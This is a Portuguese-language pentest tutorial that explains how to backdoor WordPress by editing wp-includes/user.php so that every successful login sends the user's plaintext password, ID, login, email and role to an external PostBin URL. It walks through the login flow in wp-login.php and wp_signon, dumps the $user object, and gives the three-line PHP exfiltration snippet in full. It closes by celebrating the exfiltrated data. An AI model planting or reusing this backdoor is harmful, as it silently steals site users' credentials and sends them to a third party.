

# Pegando as senhas do WordPress em texto claro por Backdoor



## Sumário

Introdução.....	3
Tudo começa no wp-login.php.....	3
Analisando as informações do objeto \$user.....	6
Criando um endpoint para exfiltração dos dados.....	7
Alterando o “user.php” .....	7
Conferindo o resultado no PostBin .....	7



# Introdução

Livros e artigos que tratam de pentest no WordPress sempre falam de upload de webshell e obtenção dos usuários que estão na tabela wp\_users. Algumas ferramentas usadas na exploração deste CMS como Metasploit e WPScan realizam ambos quase automaticamente. Porém as senhas dos usuários que estão nessa tabela são criptografadas com hash e salt. Dependendo da complexidade da senha, é impossível quebrá-la. Então o que fazer?

Uma das opções que nunca vi artigos tratando é a inserção de um backdoor que exfiltre o usuário, a senha em texto claro e outras informações possíveis após algum login válido realizado no site.

## Tudo começa no wp-login.php

Qualquer login que for feito no WordPress começa na página wp-login.php. Esta página fica na raiz do site e, quando carregada, monta toda a visualização do formulário. Além disso, essa página também trata as informações passadas para login, como mostra o atributo "action" da tag "form".

```
<meta name="referrer" content="strict-origin-when-cross-origin" />
<meta name="viewport" content="width=device-width" />
</head>
<body class="login no-js login-action-login wp-core-ui locale-pt-br">
<script type="text/javascript">
  document.body.className = document.body.className.replace('no-js','js');
</script>
<div id="login">
  <h1><a href="https://br.wordpress.org/">Powered by WordPress</a></h1>
  <form name="loginform" id="loginform" action="http://192.168.0.14/wp/wp-login.php" method="post">
    <div class="user-pass-wrap">
      <div class="wp-pwd">
        <input type="password" name="pwd" id="user_pass" class="input password-input" value="" size="20" />
        <button type="button" class="button button-secondary wp-hide-pw hide-if-no-js" data-toggle="0" aria-label="show/hide password">
          <span class="dashicons dashicons-visibility" aria-hidden="true"></span>
        </button>
      </div>
    </div>
  </div>
```

Figura 1 Action do formulário de login de um usuário no WordPress

Esta página analisa a requisição do usuário para saber qual o "motivo" que o leva a ela. Ela fará isso passando o parâmetro "action",



enviado na requisição, por um array de ações possíveis. Se nenhuma ação for enviada, então o código assume que a ação é “login”.



The image shows a snippet of PHP code from the WordPress wp-login.php file. The code is as follows:

```
$action = isset( $_REQUEST['action'] ) ? $_REQUEST['action'] : 'login';
$errors = new WP_Error();

if ( isset( $_GET['key'] ) ) {
    $action = 'resetpass';
}

if ( isset( $_GET['checkemail'] ) ) {
    $action = 'checkemail';
}

$default_actions = array(
    'confirm_admin_email',
    'postpass',
    'logout',
    'lostpassword',
    'retrievepassword',
    'resetpass',
    'rp',
    'register',
    'checkemail',
    'confirmation',
    'login',
    WP_Recovery_Mode_Link_Service::LOGIN_ACTION_ENTERED,
);
```

Two red arrows are drawn on the image. One arrow points downwards from the line `$action = 'login';` in the first line to the `'login'` entry in the `$default_actions` array. The other arrow points upwards from the `'login'` entry in the array back to the same line in the first line. This highlights the default action being set to 'login'.

Figura 2 Código da página wp-login.php do WordPress

A ação que me interessa para a inserção do backdoor é a “login”.

A página “wp-login.php” passará a ação por um “switch case” para tratar a requisição de forma correta. No caso do login, é o último “case”, que também é o “case default”.

Neste “caso”, o código verificará se foi enviado alguma informação de login, se o login ou e-mail enviado existe, verificará está definido para usar SSL no login e finalmente validará se a senha do usuário está correta ou não na função “wp\_signon”.



```

}

if ( isset( $_REQUEST['redirect_to'] ) ) {
    $redirect_to = $_REQUEST['redirect_to'];
    // Redirect to HTTPS if user wants SSL.
    if ( $secure_cookie && false !== strpos( $redirect_to, 'wp-admin' ) ) {
        $redirect_to = preg_replace( '|^http://|', 'https://', $redirect_to );
    }
} else {
    $redirect_to = admin_url();
}

$reauth = empty( $_REQUEST['reauth'] ) ? false : true;

$user = wp_signon( array(), $secure_cookie );

if ( empty( $_COOKIE[ LOGGED_IN_COOKIE ] ) ) {
    if ( headers_sent() ) {
        $user = new WP_Error(
            'test_cookie',

```

Figura 3 Código da página wp-login.php do WordPress

Esta função está no arquivo “user.php”, dentro da pasta “wp-includes”, e é nela que ocorre a autenticação do usuário e senha (que ainda está em texto claro). A senha é criptografada e verificada com a senha criptografada que está no banco. Caso as duas sejam iguais, então é criado um objeto com todas as informações do usuário.

```

*/
$secure_cookie = apply_filters( 'secure_signon_cookie', $secure_cookie, $credentials );

global $auth_secure_cookie; // XXXX ugly hack to pass this to wp_authenticate_cookie().
$auth_secure_cookie = $secure_cookie;

add_filter( 'authenticate', 'wp_authenticate_cookie', 30, 3 );

$user = wp_authenticate( $credentials['user_login'], $credentials['user_password'] );

if ( is_wp_error( $user ) ) {
    return $user;
}

wp_set_auth_cookie( $user->ID, $credentials['remember'], $secure_cookie );
/**
 * Fires after the user has successfully logged in.
 *
 * @since 1.5.0
 *
 * @param string $user_login Username.
 * @param WP_User $user       WP_User object of the logged-in user.
 */
do_action( 'wp_login', $user->user_login, $user );
return $user;
}

```

Figura 4 Código da página wp-includes/user.php

Se chegar no último “return \$user”, significa que o usuário estava com a senha correta! Portanto temos a senha em texto claro



(\$credentials['user\_password']), temos o usuário enviado (\$credentials['user\_login']) e temos o objeto que é criado com todas as informações do usuário (\$user).

## Analizando as informações do objeto \$user

Executando um “print\_r” neste objeto para verificar tudo que ele traz, vejo algumas informações interessantes como o ID do usuário, o e-mail e o “grupo” que este usuário faz parte.

```
WP_User Object
(
    [data] => stdClass Object
        (
            [ID] => 1
            [user_login] => rafa
            [user_pass] => $P$B7.FS02KXaCEXrZSmGx9.CN0yXHqbl1
            [user_nicename] => rafa
            [user_email] => a@a.com
            [user_url] => http://localhost/wp
            [user_registered] => 2021-08-04 16:28:12
            [user_activation_key] =>
            [user_status] => 0
            [display_name] => rafa
        )
    [ID] => 1
    [caps] => Array
        (
            [administrator] => 1
        )
    [cap_key] => wp_capabilities
    [roles] => Array
        (
            [0] => administrator
        )
    [allcaps] => Array
        (
            [switch_themes] => 1
            [edit_themes] => 1
            [activate_plugins] => 1
```

Figura 5 Analizando o objeto “\$user”

Portanto uma extração de dados interessante seria uma que enviasse o ID do usuário, o login, a senha em texto claro, o e-mail e o grupo que ele faz parte.



# Criando um endpoint para exfiltração dos dados

Para receber os dados usarei um Data Exfiltration através de uma requisição HTTP. Usarei o <https://postb.in/> porque é gratuito e servirá para este artigo.

Entrando no site, crio um novo “bin”. A partir de agora, qualquer requisição feita para este “endpoint”, o PostBin me mostrará.

## Alterando o “user.php”

Agora, no user.php, concatenarei todas as informações que me interessam em uma string, codificarei essa string em base64\_safeurl e concatenarei no fim do endereço do meu endpoint. Só aí farei uma requisição para meu endpoint. O código ficou assim:

```
$my_user_data_base64 = str_replace(array('+','/','='),array('-','_',''),base64_encode($user->data->ID.":".$user->data->user_login.":".$credentials['user_password'].":".$user->data->user_email.":".$user->roles[0]));  
$my_bin = "https://postb.in/1630463391122-7983409434091/".$my_user_data_base64;  
file_get_contents($my_bin);
```

## Conferindo o resultado no PostBin

Agora, após qualquer login bem-sucedido no WordPress, aparecerá a requisição feita no meu endpoint.








Figura 6 Log de nova requisição feita para meu endpoint no PostBin

Decodificando esta requisição com algum base64 decoder, tenho as informações do usuário logado.



Figura 7 Decodificando a requisição no CyberChef

Pronto. Dados do usuário exfiltrado com sucesso! =D